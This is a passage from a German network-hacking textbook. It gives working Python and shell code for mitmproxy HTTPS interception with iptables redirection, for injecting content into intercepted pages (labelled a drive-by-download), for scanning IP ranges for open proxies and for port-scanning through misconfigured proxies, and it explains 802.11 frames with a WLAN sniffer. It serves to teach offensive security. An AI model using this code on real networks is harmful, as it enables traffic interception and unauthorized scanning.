Im Idealfall verfügt der Angreifer über ein Zertifikat, das mit einer CA signiert wurde, die im Browser des Opfers hinterlegt ist. Auf diese Weise überwachen moderne Firewalls verschlüsselten Traffic auf unerwünschte Inhalte.

Ein durchschnittlicher Angreifer wird nicht über solch ein Zertifikat verfügen, aber er braucht meist auch gar keins, um sich erfolgreich in eine HTTPS-Verbindung einzuklinken! Er kann die Leichtgläubigkeit bzw den „Schnell immer auf Ok klicken“-Reflex der meisten Benutzer ausnutzen, um die Sicherheit des Systems zu umgehen. Diese Art des Angriffs werden wir mit `mitmproxy` von Aldo Cortesi demonstrieren.

Mitmproxy als Tool bringt drei Programme mit: `mitmdump`, das sich selbst als Tcpdump für HTTP beschreibt (also den vorbeifliegenden Traffic anzeigt), `mitmproxy`, einen Consolen-Client für den Intercepting-Web-Proxy, der nicht nur den Traffic anzeigen, sondern auch direkt manipulieren kann und `mitmweb` für die Variante mit Web-Interface.

Sie haben ausserdem die Möglichkeit den Proxy mit selbst geschriebenen Python-Skripten zu automatisieren und zu erweitern.

Nutzen wir zunächst `mitmproxy`, um einen rudimentären HTTPS-Sniffer zu betreiben.

Mitmproxy generiert einen eigenen Secret-Key und dazu passendes Zertifikat. Sie brauchen also nicht selbst eins zu erzeugen, aber Sie könnten, um es etwas echter aussehen zu lassen. Zum Einstieg starten wir den Proxy ohne weitere Parameter. Dieser läuft dann im sogenannten `regular`-Modus, d. h. er erwartet, dass sich ein Client direkt mit ihm verbindet.

`mitmproxy`

Konfigurieren Sie nun in Ihren Browser so, dass er Localhost Port 8080 als HTTP- und HTTPS-Proxy verwendet und öffnen Sie eine Webseite. Moderne Browser werden den Zugriff verweigern und stattdessen eine Fehlermeldung anzeigen, manche geben Ihnen die Möglichkeit das Zertifikat dennoch zu akzeptieren. Sofern Sie dies tun, sollte der Traffic in `mitmproxy` angezeigt werden. Es ist eine gute Sache, dass Browsers heutzutage vehement den Zugriff verweigern, aber es gibt immer noch viele Programme dort draussen, die HTTPS-Verbindungen (oder noch schlimmer nur HTTP) verwenden, um alle möglichen Aufgaben zu erledigen wie das Herunterladen von Programm-Updates und die nicht die Gültigkeit eines Zertifikats überprüfen. Denken Sie z. B. an ihren Smart-TV oder andere IoT-Geräte.

Eben solche Geräte will man natürlich nicht umkonfigurieren, um deren Sicherheit zu verifizieren, deshalb starten wir als nächstes Mitmproxy im Modus `transparent` und lassen ihn wirklich nur auf Localhost, sowie auf dem Port 1337 lauschen. Beenden können Sie Mitmproxy übrigens mit der Tastenkombination CTRL-C.

```
mitmproxy --listen-host 127.0.0.1 -p 1337 --certs
server.pem --mode transparent
```

Jetzt aktivieren wir noch IP-Forwarding und leiten allen Traffic zu Port 80 und 443 auf den Port, aus dem Mitmproxy lauscht um.

```
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -p tcp --dport 80 -j
REDIRECT --to-port 1337
iptables -t nat -A PREROUTING -p tcp --dport 443 -j
REDIRECT --to-port 1337
```

Verwenden Sie abschließend noch eine beliebige Man-in-the-Middle-Attacke wie ARP- oder DNS-Spoofing, um den Traffic auf ihren eigenen Computer umzuleiten.

Sollte keinerlei Traffic beim Mitmproxy ankommen, mit der Man-in-the-Middle-Attacke aber alles in Ordnung sein und Sie sehen sogar im Tcpdump oder Wireshark, dass Traffic an Mitmproxy geschickt wird, dann bietet sich an den OpenSSL `s\_client` zu verwenden, um zu überprüfen welche TLS-Header der Proxy zurück schickt.

```
$ openssl s_client -connect 127.0.0.1:1337
CONNECTED(00000003)
139980826797888:error:14094410:SSL routines:ssl3_read_bytes:
sslv3 alert handshake failure:ssl/record/rec_layer_s3.c:1543:
SSL alert number 40
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 303 bytes
```

```
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
```

In diesem Fall ist das Problem, dass der Proxy keinen einzigen Cipher unterstützt. Dem kann mittels der Option `--set ciphers_client =ALL` behoben werden.

Fehlt nur noch ein kurzes Beispiel, wie Sie das Tool mitmproxy dazu verwenden können, um Requests manuell zu manipulieren. Im Fenster von mitmproxy geben Sie nun `i` und eine Intercept-Filter-Expression wie `~u .*` ein, um alle URLs abzufangen. Der zweite Teil des Filters ist ein regulärer Ausdruck. Ein Überblick über alle Filter-Ausdrucksmöglichkeiten finden Sie unter https://docs.mitmproxy.org/stable/concepts-filters/.

Sobald Mitmproxy einen Request oder Response abfängt, wartet es mit dem weiterleiten so lange, bis Sie den Befehl dazu geben. Das gibt Ihnen die Möglichkeit einen Request oder Response durch drücken der Taste `e` zu editieren, mittels TAB durch die verschiedenen Optionen zu navigieren und den Edit-Modus mit `q` zu beenden. Abschließend senden Sie einen Flow mittels `a` oder alle mit `A` auf die Reise zu ihrem eigentlichen Ziel. Um eine Übersicht über alle Tastenkombination zu bekommen, drücken Sie einfach `?`

7.14 Drive-by-Download

Als nächstes schreiben wir ein Python-Skript, das alle Bilddateien des HTML-Codes durch ein eigenes ersetzt. Dies kann sowohl dazu benutzt werden die Welt mit mehr Smileys zu erfreuen, als auch sie mit automatisch heruntergeladenem Schadcode zu belästigen (Stichwort Drive-by-Download). Der Autor empfiehlt die Verwendung der ersten Variante.

```
 1 #!/usr/bin/python3
 2
 3 from mitmproxy import http
 4 from bs4 import BeautifulSoup
 5
 6 MY_IMAGE_FILE = 'https://www.mydomain.tld/some_image.jpg'
 7
 8 def response(flow: http.HTTPFlow) -> None:
 9     if flow.response.headers.get("Content-Type") and \
10        "text/html" in flow.response.headers["Content-Type"]:
11         soup = BeautifulSoup(flow.response.content,
12                              features="html.parser")
```

```
13
14          for img in soup('img'):
15              img['src'] = MY_IMAGE_FILE
16
17          flow.response.text = soup.prettify()
```

Ziel ist es den Response des Servers zu manipulieren, weshalb wir die Funktion `response` implementieren, die als einzigen Parameter ein `http.HTTPFlow`-Objekt gespeichert in der Variablen `flow` übergeben bekommt und nichts zurück liefert.

Die vom Server zurück gelieferten HTTP-Header sind in dem Dictionary `flow.response.headers` gespeichert. Zuerst überprüfen wir, ob ein Schlüssel `Content-Type` darin vorkommt und danach, ob der Inhalt dieses Headers den String `''text/html''` enthält, damit signalisiert der Server, dass er uns eine Webseite und nicht zum Beispiel eine Bilddatei oder andere Binärdaten schickt.

Nachdem wir uns vergewissert haben, dass wir wahrscheinlich HTML erhalten haben, parsen wir den Contents, der über `flow.response.content` verfügbar ist, iterieren über alle `img`-Tags und ersetzen deren `src`-Attribute durch eine URL, die auf unsere eigene Bilddatei verweist. Abschließend wird der ursprüngliche HTML-Code mit dem geparsten und modifiziertem in hübsch formattiertem Code überschrieben. Der Unterschied zwischen `flow.response.content` und `flow.response.text` ist, dass es sich bei ersterem um den kodierten Payload als Bytes, bei dem letzterem als die dekodierte Variante in Text-Form handelt.

Um das Script zu laden gibt man es dem Parameter `-s` beim Starten von Mitmproxy mit. Der Parameter kann mehrfach verwendet werden.

```
mitmproxy -s drive-by-download.py
```

Falls Sie Änderungen am Source Codes Ihres Skripts vornehmen, brauchen Sie Mitmproxy nicht neu zu starten, damit diese aktiv werden.

Eine Dokumentation über das verwendete `HTTPFlow`-Modul erhalten Sie mit Hilfe des Befehls `pydoc mitmproxy.http.HTTPFlow`, eine Übersicht aller verfügbaren Module mittels `pydoc mitmproxy`.

Weitere Beispiele zur Verwendung der Scripting-Schnittstelle inklusive Beispielcodes entnehmen Sie bitte dem `examples` Ordner in den Sourcen des Projekts (https://github.com/mitmproxy/mitmproxy).

7.15 Proxy Scanner

Offene Proxies sind praktisch, um anonym im Internet zu surfen. Wahlweise können sie, je nachdem wie sie konfiguriert wurden, mit Hilfe des HTTP-Kommandos `CONNECT` sogar in Reihe geschaltet werden. Proxies bieten außerdem noch die Möglichkeit, auf Webseiten, Hosts und Ports zuzugreifen, die ansonsten von der Firewall gesperrt sind. Last but not least können falsch konfigurierte Proxies als Einfallstore in Ihr Intranet missbraucht

werden, indem ein Angreifer versucht interne Server anzusprechen. Adrian Lamo hatte sich 2002 beispielweise über solch eine Sicherheitslücke Zugriff auf das Intranet der New York Times verschafft, nachzulesen unter http://www.securityfocus.com/news/340.

Mehr als genug Gründe, ein Programm zu schreiben, das einen IP-Bereich nach offenen Proxies scannt. Dazu versucht es sich per Socket auf die üblichen Proxy-Ports wie 3128 und 8080 zu verbinden. Falls nicht anders parametrisiert, versucht es Google aufzurufen, um zu erkennen, ob der Proxy wirklich offen ist. Die automatische Erkennung ist nicht ganz trivial, denn Webserver antworten genauso mit einer 200-Nachricht wie Proxies und manche Proxies schicken eine HTML-Fehlerseite, falls sie den Zugriff verweigern. Deshalb wird bei diesem Beispiel der erhaltene HTML-Code ausgegeben. So kann der Benutzer selbst entscheiden, ob der Versuch funktioniert hat oder nicht.

```
 1 #!/usr/bin/python3
 2
 3 import sys
 4 import os
 5 import socket
 6 import urllib
 7 from random import randint
 8
 9 # Often used proxy ports
10 proxy_ports = [3128, 8080, 8181, 8000, 1080, 80]
11
12 # URL we try to fetch
13 get_host = "www.google.com"
14 socket.setdefaulttimeout(3)
15
16 # get a list of ips from start / stop ip
17 def get_ips(start_ip, stop_ip):
18     ips = []
19     tmp = []
20
21     for i in start_ip.split('.'):
22         tmp.append("%02X" % int(i))
23
24     start_dec = int(''.join(tmp), 16)
25     tmp = []
26
27     for i in stop_ip.split('.'):
28         tmp.append("%02X" % int(i))
29
30     stop_dec = int(''.join(tmp), 16)
31
32     while(start_dec < stop_dec + 1):
33         bytes = []
34         bytes.append(str(int(start_dec / 16777216)))
35         rem = start_dec % 16777216
36         bytes.append(str(int(rem / 65536)))
```

```
37          rem = rem % 65536
38          bytes.append(str(int(rem / 256)))
39          rem = rem % 256
40          bytes.append(str(rem))
41          ips.append(".".join(bytes))
42          start_dec += 1
43
44      return ips
45
46
47  # try to connect to the proxy and fetch an url
48  def proxy_scan(ip):
49      # for every proxy port
50      for port in proxy_ports:
51          try:
52              # try to connect to the proxy on that port
53              s = socket.socket(socket.AF_INET,
54                                socket.SOCK_STREAM)
55              s.connect((ip, port))
56              print(ip + ":" + str(port) + " OPEN")
57
58              # try to fetch the url
59              req = "GET " + get_host + " HTTP/1.0\r\n"
60              print(req)
61              s.send(req.encode())
62              s.send("\r\n".encode())
63
64              # get and print response
65              while 1:
66                  data = s.recv(1024)
67
68                  if not data:
69                      break
70
71                  print(data)
72
73              s.close()
74          except socket.error:
75              print(ip + ":" + str(port) + " Connection refused")
76
77  # parsing parameter
78  if len(sys.argv) < 2:
79      print(sys.argv[0] + ": <start_ip-stop_ip>")
80      sys.exit(1)
81  else:
82      if len(sys.argv) == 3:
83          get_host = sys.argv[2]
84
85      if sys.argv[1].find('-') > 0:
```

```
86          start_ip, stop_ip = sys.argv[1].split("-")
87          ips = get_ips(start_ip, stop_ip)
88
89          while len(ips) > 0:
90              i = randint(0, len(ips) - 1)
91              lookup_ip = str(ips[i])
92              del ips[i]
93              proxy_scan(lookup_ip)
94      else:
95          proxy_scan(sys.argv[1])
```

Der Aufruf `socket.socket(socket.AF_INET, socket. SOCK_STREAM )` erzeugt einen TCP-Socket und verbindet diesen mit Hilfe des `connect()`-Aufrufs mit dem Port auf dem entfernten Rechner. Falls uns das nicht mit einem `socket.error` um die Ohren fliegt, sind wir „drin“. Mittels HTTP-GET-Befehl fragen wir freundlich nach, ob wir die Root-URL von Google oder dem angegebenen `get_host` abrufen dürfen. Anschließend lesen wir in 1024-Byte-Blöcken so lange die Antwort aus dem Socket, bis keine weiteren Daten mehr gesendet werden, und geben das Ergebnis auf der Console aus.

7.16 Proxy Port Scanner

Im vorherigen Kapitel haben wir nach Proxies selbst gescannt, nun werden wir falsch konfigurierte Proxies dazu verwenden, stellvertretend für uns einen anderen Computer zu scannen.

Die HTTP-Methode CONNECT erlaubt es uns, nicht nur einen Zielrechner, sondern auch einen TCP-Port anzugeben. Zwar nimmt ein Webproxy immer an, dass die Gegenseite HTTP spricht und wird sich darüber beschweren, wenn dem nicht so ist, doch das soll uns nicht weiter stören. Uns interessiert schließlich einzig und allein, ob der Verbindungsversuch geklappt hat, und falls der abgefragte Port einen Banner samt Versionsinformationen zurückliefert, wird dieser auf dem Bildschirm ausgegeben.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  from socket import socket, AF_INET, SOCK_STREAM
 5
 6
 7  if len(sys.argv) < 4:
 8      print(sys.argv[0] + ": <proxy> <port> <target>")
 9      sys.exit(1)
10
11  # For every interessting port
12  for port in (21, 22, 23, 25, 80, 443, 8080, 3128):
13
14      # Open a TCP socket to the proxy
15      sock = socket(AF_INET, SOCK_STREAM)
```

```
16
17      try:
18          sock.connect((sys.argv[1], int(sys.argv[2])))
19      except ConnectionRefusedError:
20          print(sys.argv[1] + ":" + sys.argv[2] + \
21                " connection refused")
22          break
23
24      # Try to connect to the target and the interessting port
25      print("Trying to connect to %s:%d through %s:%s" % \
26            (sys.argv[3], port, sys.argv[1], sys.argv[2]))
27      connect = "CONNECT " + sys.argv[3] + ":" + str(port) + \
28                " HTTP/1.1\r\n\r\n"
29      sock.send(connect.encode())
30
31      resp = sock.recv(1024).decode()
32
33      # Parse status code from http response line
34      try:
35          status = int(resp.split(" ")[1])
36      except (IndexError, ValueError):
37          status = None
38
39      # Everything ok?
40      if status == 200:
41          get = "GET / HTTP/1.0\r\n\r\n"
42          sock.send(get.encode())
43          resp = sock.recv(1024)
44          print("Port " + str(port) + " is open")
45          print(resp)
46
47      # Got error
48      elif status >= 400 and status < 500:
49          print("Bad proxy! Scanning denied.")
50          break
51      elif status >= 500:
52          print("Port " + str(port) + " is closed")
53      else:
54          print("Unknown error! Got " + resp)
55
56      sock.close()
```

Die For-Schleife durchläuft einen Tupel interessanter Ports, öffnet eine Socket-Verbindung zum Proxy und weist ihn mittels CONNECT-Methode an, sich zum Zielrechner auf den aktuellen Port zu verbinden. Hier wird HTTP in der Version 1.1 verwendet, weil es die CONNECT-Methode erst seit dieser Version gibt. Als Antwort erhalten wir etwa Folgendes: „HTTP/1.1 200 OK“.

Diesen String teilen wir anhand der Leerzeichen auf und versuchen den zweiten Wert (200) als Status-Code in einen Integer zu konvertieren. Falls dies klappt und der Status-Code 200 ist, sind wir zum Zielrechner auf dem aktuellen Port verbunden.

Nun sagen wir dem Proxy noch, dass er die Root-URL/anfordern soll. Hier verwenden wir HTTP 1.0, weil wir uns den zusätzlichen Host-Header sparen wollen. Die Gegenseite wird diese Anfrage nicht verstehen und eventuell ignorieren. Sofern doch eine Antwort gesendet wird, lesen wir sie ein in der Hoffnung, Server-Software und -Version zu erfahren.

Erhalten wir als Status-Code hingegen eine Zahl zwischen 400 und 499, teilt uns der Proxy mit, dass er diese Anfrage nicht ausführen will. Ein Status-Code von 502, 503 oder 504 signalisiert, dass die gegenüberliegende Seite nicht antwortet, was soviel heißt wie: der Port ist geschlossen oder von einer Firewall gefiltert.

7.17 Tools

7.17.1 SSL Strip

SSL Strip ist ein Tool von Moxie Marlinspike, das dazu dient HTTPS-Verbindungen in HTTP-Verbindungen umzuwandeln. Dabei wendet das Tool keine magische Zauberei an, sondern ersetzt im gesnifften Traffic HTTPS-Links durch HTTP. Der Angreifer muss selbst dafür sorgen, dass er mittels Mitm-Attacke den Traffic mitlesen kann.

Den Source Code samt Vortragsvideo der Blackhat-DC-2009-Konferenz gibt's unter https://www.thoughtcrime.org/software/sslstrip/.

7.17.2 Cookie Monster

Cookie Monster (https://fscked.org/projects/cookiemonster) merkt sich, welche HTTPS-Seiten ein Client aufruft. Anschließend wartet es darauf, dass sich der Client zu einer beliebigen HTTP-Seite verbindet und schleust `<img>`-Tag in den HTML-Code, dessen src-Attribut auf den Cookie-Pfad verweist. Bei bekannten Seiten wie Gmail kennt das Programm den Cookie-Pfad, bei unbekannten verwendet es stattdessen einfach den per DNS angefragten Hostnamen.

Sofern der Cookie nicht das secure-Flag gesetzt hat, wird er über HTTPS versendet und vom Cookie Monster mitgelesen.

7.17.3 Sqlmap

Sqlmap ist ein SQL-Injection-Scanner der Extraklasse. Es kann nicht nur SQL-Injections in einer Webseite aufspüren, sondern bietet auch das Up- und Downloaden von Dateien,

das Ausführen von beliebigen Befehlen und das Knacken von Datenbank-Passwörtern. Dabei unterstützt es die Datenbank-Management-Systeme MySQL, Oracle, PostgreSQL, Microsoft SQL, Microsoft Access, SQLite, Firebird, Sybase und SAP MaxDB.

Den Source Code von Sqlmap findet man unter https://github.com/sqlmapproject/sqlmap.

7.17.4 W3AF

W3AF (https://github.com/andresriancho/w3af) steht für Web Application Attack and Audit Framework und ist sozusagen das Metasploit für Webapplikationen. Es bietet Plugins für (Blind)-SQL-Injection, Command-Injection, Local-File-Inclusion-Exploits, XSS, Buffer Overflows und Format String Exploits, einen Bruteforcer für Basic- und Formular-basierte Authentifizierungsmechanismen und eine lange Liste an Information-Gathering-Werkzeugen, wie einen Web Spider, einen Reverse/Transparent Proxy Detector, Webserver und Web Application Firewall Fingerprinter, Backdoor-Lokalisierung, Captcha Finder, Google Hacking Scanner, URL Fuzzer ... Die Liste könnte noch eine Weile fortgesetzt werden. Außerdem lässt sich W3AF mit selbst geschriebenen Python Plugins erweitern.

Wifi fun

8

Zusammenfassung

Muss man zu WLAN- oder Wifi-Netzen noch irgend etwas sagen? Alle Welt verwendet sie. Provider liefern seit vielen Jahren nur noch Router mit Access-Point aus und mittlerweile sollte sich selbst bei normalen Computerbenutzern herumgesprochen haben, dass WEP unsicher ist, sofern es überhaupt noch verwendet werden kann.

Doch WLAN wird in weitaus mehr Geräten verwendet als nur in Heim- oder Firmen-LANs. Jedes Mobiltelefon oder Tablet hat Wifi. Die VoIP-Anlagen in Supermärkten, mit denen unter anderem Durchsagen wie „Frau Lieselotte bitte zu Kasse 3“ getätigt werden, Werbetafeln in Bussen, Bahnen und an Haltestellen, selbst Überwachungskameras nutzen oft WLAN als Übertragungstechnik. Es gibt sogar im Krankenhaus medizinische Geräte mit WLAN-Anschluss!

WLAN ist günstig, individuell einsetzbar und schick und wird deshalb oft dort verbaut, wo man es nicht unbedingt erwarten würde und aus Sicherheitsgründen gar nicht haben will.

8.1 Protokollübersicht

WLAN (802.11) -Netze funken je nach Standard in 2.4, 3.6 (nur 802.11y) oder 5 (nur 802.11 a/ac/ad/ah/h/j/n/p) GHz-Frequenz. Am weitesten verbreitet ist 2.4 GHz, das je nach Region in 11 bis 14 Channel unterteilt wird, doch auch 5 GHz erfreut sich grosser Beliebtheit und wird je nach Region in die Channel 16, 34, 36, 38, 40, 42, 44, 46, 48, 52, 56, 60, 64, 100, 104, 108, 112, 116, 120, 124, 128, 132, 136, 140, 149, 153, 157, 161, 165, 183-189, 192 und 196 unterteilt. Eine Übersicht welcher Channel auf welcher Frequenz liegt, können Sie der Tab. 8.1 entnehmen (Abb. 8.1).

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_8

Tab. 8.1 Frequency channel mapping

Frequency	Channel
2412000000	1
2417000000	2
2422000000	3
2427000000	4
2432000000	5
2437000000	6
2442000000	7
2447000000	8
2452000000	9
2457000000	10
2462000000	11
2467000000	12
2472000000	13
2484000000	14
5180000000	36
5200000000	40
5220000000	44
5240000000	48
5260000000	52
5280000000	56
5300000000	60
5320000000	64
5500000000	100
5520000000	104
5540000000	108
5560000000	112
5580000000	116
5600000000	120
5620000000	124
5640000000	128
5660000000	132
5680000000	136
5700000000	140
5735000000	147
5755000000	151
5775000000	155
5795000000	159
5815000000	163
5835000000	167
5785000000	17




Abb. 8.1 802.11-Header

Sie können ein WLAN-Netz entweder im Ad-hoc- oder Infrastruktur-Modus betreiben. **Ad-Hoc** bedeutet, dass zwei oder mehr Stationen direkt miteinander kommunizieren. Beim **Infrastruktur-Modus** (Managed) dient eine weitere Komponente, der sogenannte Access-Point (AP) als Vermittler. Das Netz ist dadurch wie ein Stern-Netz organisiert, funktioniert aber wegen dem Funkverkehr eher wie ein Hub als wie ein Switch. Zusätzlich lässt sich eine WLAN-Karte noch in den Modus master (Access-Point), `repeater` und `monitor` schalten. Ein **Repeater** verstärkt ein Signal dadurch, dass alle Pakete empfangen und erneut verschickt werden. Karten im **Monitor**-Modus funktionieren wie Ethernet-Karten im Promisc-Modus und empfangen alle Pakete, auch die, die nicht an sie adressiert sind. Nur im Monitor-Modus kann man 802.11-Frames mitlesen.

Im Normalfall wird ein WLAN-Netz im Infrastruktur-Modus betrieben. Der Access-Point sendet alle paar Millisekunden sogeannte Beacon-Frames aus, um der Welt mitzuteilen, dass er ein Netz anbietet. In einem **Beacon** stehen Informationen über das Netz. Dazu gehören die **SSID** , was mehr oder weniger den Namen des Netzes kennzeichnet, aber eigentlich beliebige Bytes beinhalten darf. Meist enthält ein Beacon noch die unterstützten Übertragungsraten und optional noch weitere Daten wie den verwendeten Channel und eingesetzte Sicherheitsmechanismen. Eine weitere Methode, wie ein Client verfügbare WLAN-Netze erhält, ist das Versenden von sogenannten Probe-Requests. Dabei fragt der Client entweder explizit nach Netzen, zu denen er schon mal verbunden war, oder verwendet als SSID ein Zero-Byte, auch **Broadcast-SSID** genannt. **Probe-Request** s werden üblicherweise mit einem **Probe-Response** -Paket beantwortet. Hat der Client ein Netz gefunden, zu dem er sich verbinden möchte, sendet er zunächst ein **Authentication** -Paket, das mit einem weiteren Authentication-Paket beantwortet wird. Je nach Status des Pakets war die Authentification erfolgreich oder nicht. Anschließend wird noch ein **Association-Request** -Paket gesendet, das mit einem **Association-Response** beantwortet wird. Je nach verwendeten Sicherheitsfeatures wird nachfolgend noch ein EAP-Handshake

bestehend aus vier Paketen durchgeführt. Dies ist bei WPA und WPA2 der Fall. Der Anmeldeprozess eines 802.11-Netzes wird unter Abschn. 8.12 ausführlicher behandelt.

802.11 unterscheidet drei verschiedene Arten von Paketen, auch Frames genannt: Management, Data und Control. Management beinhaltet Pakete wie Beacons, Probe Requests und Responses, (De)Authentication und (De)Assocciation. Data enthalten die eigentlichen Daten, die verschickt werden sollen, und Control-Pakete werden dazu benutzt, die Reservierung des Mediums zu steuern sowie den Erhalt der Daten-Pakete zu bestätigen.

Der **Frame-Control-Header** eines Pakets definiert über Type und Subtype, um was für ein Paket es sich handelt. **Management-Frames** haben den **Typ 0**, **Control-Frames** den **Typ 1** und **Data-Frames** den **Typ 2**. Die Bedeutung der jeweiligen Management-Frame-Subtypen entnehmen Sie bitte der Tab. 8.2. Sie können als Filter in Wireshark sehr nützlich sein z. B. filtert man mit `wlan.fc.subtype!=8` alle Beacons heraus.

Der Duration-Header wird vorwiegend dazu verwendet anzuzeigen, wie viele Mikrosekunden das Medium nach diesem Paket noch belegt ist, um den Transfer abzuschließen.

Die Control-Frames Request-to-send (**RTS**) und Clear-to-send (**CTS**) dienen dazu das Medium zu reservieren. Eine Station, die viele Daten senden will, kann vorher ein RTS-Paket mit gesetztem Duration-Header senden. Andere Stationen werden bei Erhalt eines solchen Pakets mit einem CTS-Paket antworten und damit anzeigen, dass sie Duration Mikrosekunden selbst keinerlei Pakete senden werden, um Kollisionen zu vermeiden. Die Transaktion umfasst dann sowohl die RTS- / CTS-Pakete als auch das Datenpaket und dessen ACK-Paket.

Die **Destination-Address** (**addr1**) beinhaltet die MAC der Station, die das Paket letztendlich erhalten soll. In der **Source-Address** (**addr2**) steht die Adresse, die das Paket gesendet hat, und die **Receiving-Station-Address** (**addr3**) entspricht der Adresse des Access-Points oder der Bridge, die das Paket weiterleiten soll.

Tab. 8.2 Management-Frame Subtypes

Nr	Name
0	Association Request
1	Association Response
2	Reassociation Request
3	Reassociation Response
4	Probe Request
5	Probe Response
8	Beacon
9	Announcement traffic indication message
10	Disassociation
11	Authentication
12	Deauthentication
13	Action

Anschließend folgt der Sequence-Control-Header, der aus einer Fragment- und einer Sequence-Number besteht. Jedes Datenpaket in einem 802.11-Netzwerk erhält eine eindeutige **Sequence-Number**. Diese Nummer wird nicht wie bei älteren TCP/IP-Stacks per Byte erhöht, sondern nur **per Datenpaket um eins hochgezählt**. Pakete, die zu groß sind und deswegen in kleinere Fragmente zerlegt werden, erhalten eine eindeutige Fragment-Number beginnend bei 0. Die Fragment-Number wird für jedes Fragment um eins erhöht. Zusätzlich wird noch das More-Fragments-Bit im Frame-Control auf eins gesetzt. Anders als bei TCP dient die Sequence-Number nicht zum Bestätigen der Pakete, sondern **nur zum Filtern von Duplikaten**. 802.11 sendet Pakete im Ping-Pong-Format. Für jedes gesendete Paket muss erst eine Bestätigung erhalten werden, bevor das nächste Paket gesendet wird. Dies gilt auch für einzelne Fragmente. Nicht bestätigte Pakete werden nach einer kurzen Wartezeit wieder gesendet, mit um eins erhöhtem Retry-Bit, das ebenfalls Bestandteil des Frame-Control-Headers ist.

Dies sind nur die wichtigsten Bestandteile eines typischen Netzwerks. 802.11 kennt noch viele weitere Frame-Arten, Betriebsmodi und Erweiterungen. Für eine komplette Übersicht empfiehlt es sich, das RFC in langen, kalten Winternächten zu studieren. Es ist im Netz zu finden unter https://standards.ieee.org/standard/802_11-2016.html.

8.2 Benötigte Module

Wie für die meisten Source Codes in diesem Buch wird wieder die geniale Scapy-Bibliothek verwendet. Zum aktiven Scannen nach WLAN-Netzen benötigen wir außerdem noch das wifi-Modul. Beide installieren Sie am einfachsten mit der altbewährten magischen Zeile

```
pip3 install scapy
pip3 install wifi
```

Es sei noch angemerkt, dass das wifi-Modul nur unter GNU/Linux lauffähig ist, da es die Wireless API des Linux Kernels verwendet!

Zusätzlich sollten Sie noch das Tool Aircrack-NG installieren zu finden unter https://www.aircrack-ng.org/.

8.3 WLAN-Scanner

Als allererstes wollen wir uns ein Tool schreiben, mit dem wir unsere Umgebung nach WLAN-Netzen scannen können. Dank des wifi-Moduls ist die Aufgabe Python-typisch in ein paar Zeilen erledigt.

```
1  #!/usr/bin/python3
2
3  from wifi import Cell
```

```
 4
 5  iface = "wlp2s0"
 6
 7  for cell in Cell.all(iface):
 8      output = "%s\t(%s)\tchannel %d\tsignal %d\tmode %s " % \
 9          (cell.ssid, cell.address, cell.channel, cell.signal,
10           cell.mode)
11
12      if cell.encrypted:
13          output += "(%s)" % (cell.encryption_type.upper(),)
14      else:
15          output += "(Open)"
16
17      print(output)
```

Die Methode `all()` der Klasse `Cell` führt einen Scan nach Access-Points auf der WLAN-Netzwerkkarte durch, die man ihr als ersten und einzigen Parameter übergibt. Sie liefert eine Liste (um genau zu sein ein `map`-Objekt) von `Cell`-Objekten zurück, die jeweils einen AP repräsentieren. Von jedem Objekt geben wir die Eigenschaft SSID (den Netzwerknamen), Adresse (BSSID), den Channel, die Signalstärke, den Modus und basierend auf der Eigenschaft `encrypted` noch den `encryption_type` bzw. "Open" sofern keine Verschlüsselung verwendet wird.

Scannen ist ein aktiver Vorgang. Das Tool versendet Probe-Request-Pakete an die Broadcast-Adresse mit gesetzter Wildcard-SSID, darum sind WLAN-Scanner, wie der unter Windows beliebte Netstumbler, sehr einfach aufzuspüren. Allerdings sieht jeder normale Scan eines Betriebssystems exakt genauso aus.

8.4 WLAN-Sniffer

Im Gegensatz zum WLAN-Scanner liest ein WLAN-Sniffer passiv den Verkehr mit und wertet im Idealfall neben Beacon-Frames auch Data-Frames aus, um an Informationen wie SSID, Channel und Client-IPs / -MACs zu gelangen.

```
 1  #!/usr/bin/python3
 2
 3  import os
 4  from scapy.all import *
 5
 6  iface = "wlp2s0"
 7  iwconfig_cmd = "/usr/sbin/iwconfig"
 8
 9  os.system(iwconfig_cmd + " " + iface + " mode monitor")
10
11  # Dump packets that are not beacons, probe request / responses
12  def dump_packet(pkt):
13      if not pkt.haslayer(Dot11Beacon) and \
```

```
14          not pkt.haslayer(Dot11ProbeReq) and \
15          not pkt.haslayer(Dot11ProbeResp):
16           print(pkt.summary())
17
18           if pkt.haslayer(Raw):
19               print(hexdump(pkt.load))
20           print("\n")
21
22
23  while True:
24      for channel in range(1, 14):
25          os.system(iwconfig_cmd + " " + iface + \
26                    " channel " + str(channel))
27          print("Sniffing on channel " + str(channel))
28
29          sniff(iface=iface,
30                prn=dump_packet,
31                count=10,
32                timeout=3,
33                store=0)
```

Damit eine WLAN-Karte alle Pakete mitlesen kann, muss sie zunächst in den Monitor-Modus geschaltet werden. Dies geschieht mit dem Befehl `iwconfig wlp2s0 mode monitor`.

Anschließend lassen wir in einer Endlosschleife mittels Channel Hopping die WLAN-Karte nach und nach auf allen 14 Kanälen, die in der 2.4-GHz-Frequenz verfügbar sind, lauschen und sammeln maximal 3 Sekunden lang Pakete. Falls vor Erreichen des Timeouts schon 10 Pakete gesnifft wurden, springen wir direkt einen Channel weiter.

